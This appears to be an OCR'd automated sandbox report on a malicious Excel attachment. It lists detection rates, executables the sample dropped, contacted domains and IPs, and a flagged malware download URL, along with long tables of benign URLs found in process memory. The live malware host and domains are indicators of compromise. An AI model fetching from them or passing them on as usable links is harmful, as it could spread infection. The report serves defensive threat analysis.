


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order_00009.xlsx	30%	Virustotal		Browse
Order_00009.xlsx	22%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file2[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
fixmygearfast.com	2%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.shemaledreamz.com	1%	Virustotal		Browse
medicelcoolers.cn	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://medicelcoolers.cn/file2.exe	100%	Avira URL Cloud	malware	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
s.multiscreensite.com	35.172.94.1	true	false		high
fixmygearfast.com	160.153.136.3	true	true	• 2%, Virustotal, Browse	unknown
www.shemaledreamz.com	45.11.187.140	true	false	• 1%, Virustotal, Browse	unknown
medicelcoolers.cn	185.26.106.165	true	true	• 8%, Virustotal, Browse	unknown
brainandbodystrengthcoach.com	34.102.136.180	true	true		unknown
www.stattests.com	unknown	unknown	true		unknown
www.beamsubway.com	unknown	unknown	true		unknown
www.herbmedia.net	unknown	unknown	true		unknown
www.brainandbodystrengthcoach.com	unknown	unknown	true		unknown
www.fixmygearfast.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://medicelcoolers.cn/file2.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000008.0000000 0.2205349635.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.218 3888170.0000000002213000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000008.0000000 0.2193050323.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.0000000 0.2200558819.00000000082FD000. 00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://sads.myspace.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000008.0000000 0.2205349635.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.espn.go.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.218 7410622.0000000004CD0000.00000 002.00000001.sdmp, explorer.exe, 00000008.00000002.238062623 5.0000000001C70000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/	explorer.exe, 00000008.0000000 0.2205552805.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
160.153.136.3	unknown	United States		21501	GODADDY-AMSDE	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
35.172.94.1	unknown	United States		14618	AMAZON-AESUS	false
185.26.106.165	unknown	France		24935	ATE-ASFR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
